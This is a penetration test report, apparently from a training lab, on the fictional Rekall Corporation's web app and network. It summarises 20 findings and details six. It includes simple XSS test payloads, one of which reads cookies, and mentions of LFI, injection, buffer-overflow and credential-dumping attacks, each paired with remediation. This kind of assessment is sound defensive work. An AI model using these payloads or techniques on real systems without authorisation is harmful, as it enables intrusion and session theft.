

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Rekall Corporation

Penetration Test Report

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report
Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Document History

Version	Date	Author(s)	Comments
001	April 27, 2025	Julissa Cornejo	

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Network Segmentation: By limiting internal services' exposure to the internet, the external attack surface was decreased.
- Some Input Validation Present: Certain forms had validation measures demonstrating awareness of XSS and injection attacks by blocking simple payloads.
- Credential hygiene: Most services did not provide default or weak credentials, which decreased the possibility of simple brute-force attacks.
- Service Restriction: By appropriately firewalling a number of services and ports, unwanted access from outside networks was reduced.
- Audit and Logging: A few systems showed signs of logging mechanisms, which might help with identification and possible action.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Critical Remote Exploits: A number of systems were susceptible to buffer overflow attacks (e.g., SLMail, POP3, Apache Tomcat..) and Remote Code Execution (RCE) through Metasploit modules.
- Injection Vulnerabilities: SQL injection, command injection, and XSS (reflected and stored) are widespread injection vulnerabilities seen in web applications.
- Sensitive Data Exposure: Public GitHub repositories and files with inadequate security made credentials and sensitive information available.
- Insecure Configurations: FTP and HTTP enumeration exposed file systems and directories without proper authentication.
- Lack of Least Privilege: Unnecessary rights granted to users and services increased the danger of post-exploitation.
- Weak Scheduled Task Management: Unnecessary or unsafe scheduled tasks may allow persistence techniques to be used.
- Brute Force Vulnerabilities: Brute force attacks are exposed on multiple login pages increasing the risk of attack.
- PHP Injection: Due to PHP injection vulnerabilities in the web page, the system is exposed to arbitrary code execution, including system file reading.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Executive Summary

This report presents the findings of an extensive penetration test conducted against the Rekall environment. The goal was to assess the security point of view by identifying exploitable vulnerabilities across network services, web applications, and system configurations, using both automated tools and manual techniques.

The assessment began with a reconnaissance phase using tools like Nmap to identify active hosts and open ports. This revealed multiple accessible services such as Apache Tomcat, FTP, HTTP, and SLMail, which were further analyzed for known vulnerabilities. Web application testing uncovered multiple injection flaws, including reflected and stored Cross-Site Scripting (XSS) vulnerabilities on pages like Welcome.php, Comments.php, and Memory-Planner.php. The same Memory-Planner.php page was also found vulnerable to Local File Inclusion (LFI), allowing access to sensitive configuration files.

The Login.php page was successfully exploited using credentials leaked via LFI, enabling full administrative access through SQL injection. Command injection vulnerabilities were identified on the Networking.php page, leading to unauthorized file access, while PHP injection on the Souvenirs page allowed for system-level command execution.

More over exposures included sensitive files like vendors.txt and robots.txt, as well as leaked credentials discovered via open-source intelligence (OSINT) sources such as GitHub repositories. Remote Code Execution (RCE) was achieved by exploiting vulnerable Apache Tomcat deployments and buffer overflow flaws in SLMail and POP3 using Metasploit. These exploits enabled full system compromise, including credential dumping using tools like Kiwi.

Further testing revealed brute-force vulnerabilities due to the absence of account lockout protections, insecure session management, and unsafe scheduled tasks that could permit persistent access.

In total, 20 vulnerabilities of varying complexity were successfully identified and exploited. While the presence of input validation, network segmentation, and non-default credentials indicated some effective security measures, the overall findings demonstrate significant systemic weaknesses in input sanitization, system hardening, and credential management that require critical attention.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Critical
Sensitive Data Exposure via Files	Critical
Stored XSS	Critical
Local File Inclusion	Critical
Sensitive Data Exposure via Code	Critical
RCE via Apache Tomcat JSP Upload Bypass	Critical
Credential Dumping via Kiwi	Critical
HTTP Enumeration	Critical
POP3 Buffer Overflow	Critical
FTP Enumeration	Critical
RCE via SLMail Buffer Overflow	Critical
Command Injection	High
OSINT Leaked Credentials in Public Repositories	High
Task Scheduler	High
Directory Traversal	High
PHP Code Injection	High
NMap Scan	Medium
SQL Injection	Medium
SSL and Subdomain Exposure	Medium
Open Source Data Exposure	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
-----------	-------

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Hosts	8
Ports	10


Exploitation Risk	Total
Critical	11
High	5
Medium	4
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Using <code><script>alert(document.cookie)</script></code> on the Welcome.php page allows to inject malicious scripts into the user input field, which are then executed on the browser without proper validation.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Output Encoding, Input validation

Vulnerability 2	Findings
Title	Sensitive Data Exposure via files
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	The misconfiguration of the robots.txt file exposes sensitive directories, such as /admin/, /documents/, and /images/, to unauthorized access by search engines.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Remove sensitive data from robots.txt, Implement proper access control

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	By using <code><script>alert("hi")</script></code> into the input fields on the Comments.php page, which fail to properly sanitize user input, it is able to execute the script when other users view the page.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Input validation, Output Encoding

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the Memory-Planner.php page, a LFI vulnerability exists in the second field, allowing to exploit the system by uploading a malicious PHP file.++

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Input Validation, Disable PHP Execution in Upload Directories

Vulnerability 5	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Using the Dossier open-source tool found on https://osintframework.com/ , I performed a WHOIS lookup for totalrekall.xyz via DomainDossier on centralops.net. Sensitive information was exposed within WHOIS data.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	 <p>The screenshot shows a web browser window with the URL https://centralops.net/co/DomainDossier.aspx. The page displays the WHOIS record for the domain totalrekall.xyz. The record includes the following information:</p> <ul style="list-style-type: none"> Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4805858800 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2025-04-21T19:39:28.0Z <<< <p>Queried whois.godaddy.com with 'totalrekall.xyz'...</p> <ul style="list-style-type: none"> Domain Name: totalrekall.xyz Registry Domain ID: D273199417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2025-02-03T15:00:39Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2026-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242605 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509110 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s092zhskasd Flagl Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s092zhskasd Flagl Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2025-04-21T19:39:28.0Z <<< <p>Find in page: Highlight All Match Case Match Diacritics Whole Words</p>
Affected Hosts	Totalrekall.xyz
Remediation	Use WHOIS Privacy Protection, Limit info on WHOIS

Vulnerability 6	Findings
Title	Sensitive Data Exposure via code
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the Login.php page, sensitive credentials are exposed within the HTML source code, making them accessible to anyone who inspects the page. Credentials are then used to login into admin.


Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

<p>Images</p>	 <p>The image shows two screenshots from a penetration test. The top screenshot is the source code of a login page, showing a form with fields for 'username' and 'password', and a 'login' button. The bottom screenshot is the rendered page, showing the Rekall Corporation logo, a login form, and a successful login message with a flag: 'Successful login! flag 8 is 87fsdkf6djf, also check out the admin only networking tools'. Below the message is a link labeled 'HERE'.</p>
<p>Affected Hosts</p>	<p>Totalrekall.xyz</p>
<p>Remediation</p>	<p>Not including sensitive data in HTML, Using Secure Authentication Methods, Encrypting Sensitive Information</p>

